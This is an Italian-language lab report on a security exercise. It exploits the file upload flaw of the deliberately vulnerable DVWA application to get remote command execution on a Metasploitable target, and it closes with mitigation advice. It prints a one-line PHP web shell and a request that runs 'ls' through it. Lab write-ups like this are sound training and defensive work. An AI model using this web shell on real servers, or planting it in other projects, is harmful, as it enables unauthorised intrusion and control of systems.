

Relazione Tecnica - Sfruttamento Vulnerabilità File Upload (RCE) su DVWA

Data:13/07/2026

1. Obiettivo dell'Esercitazione

L'obiettivo dell'attività di laboratorio è stato quello di sfruttare una vulnerabilità di File Upload presente sulla piattaforma DVWA (Damn Vulnerable Web Application) per caricare una web shell malevola e ottenere l'esecuzione di comandi da remoto (Remote Command Execution - RCE) sulla macchina bersaglio.

2. Configurazione dell'Ambiente

- **Macchina Attaccante:** Kali Linux con proxy HTTP (BurpSuite) attivo per l'intercettazione del traffico.
- **Macchina Bersaglio:** Metasploitable (IP: 192.168.50.101) con servizio web Apache in ascolto sulla porta 80.
- **Configurazione Applicativo:** Livello di sicurezza DVWA impostato su "Low", con IDS (PHPIDS) disabilitato.

3. Preparazione del Payload

È stato creato un payload minimale in PHP progettato per accettare comandi tramite il metodo HTTP GET e passarli direttamente alla shell del sistema operativo sottostante. Il codice generato è il seguente:



```
PHP
<?php system($_REQUEST["cmd"]); ?>
```

Il file è stato salvato in locale con il nome **shell.php**.

4. Vettore di Attacco (Exploitation)

L'attacco è stato condotto attraverso il form di upload esposto al percorso </dvwa/vulnerabilities/upload/>.

Avendo impostato la sicurezza su "Low", l'applicazione web non ha effettuato alcun controllo sull'estensione o sul content-type del file caricato, permettendo l'upload diretto del file sorgente PHP. Il traffico è stato monitorato tramite BurpSuite, catturando la richiesta HTTP POST originale.




5. Post-Exploitation ed Esecuzione Comandi

Una volta confermato il corretto caricamento della shell nella directory pubblica del server web, è stata generata una richiesta HTTP GET mirata all'URI del file caricato, passando i comandi di sistema tramite il parametro `cmd`.

È stato eseguito il comando di enumerazione della directory `ls` inviando la seguente richiesta:

<http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls>

Il server ha risposto eseguendo correttamente il comando e restituendo a schermo l'elenco dei file presenti nella directory (tra cui `dvwa_email.png` e la nostra `shell.php`).



6. Conclusioni e Mitigazione

La macchina bersaglio è stata compromessa con successo a causa di una totale assenza di validazione e sanitizzazione dell'input nel modulo di upload. Per mitigare

questa grave falla (come previsto dai livelli di sicurezza superiori), un amministratore di sistema dovrebbe:

1. Implementare una whitelist rigorosa delle estensioni consentite (es. solo `.jpg` o `.png`).
2. Verificare il "Magic Byte" (firma del file) per assicurarsi che il contenuto corrisponda effettivamente a un'immagine e non a testo in chiaro.
3. Rimuovere i permessi di esecuzione per gli script all'interno delle directory destinate agli upload degli utenti.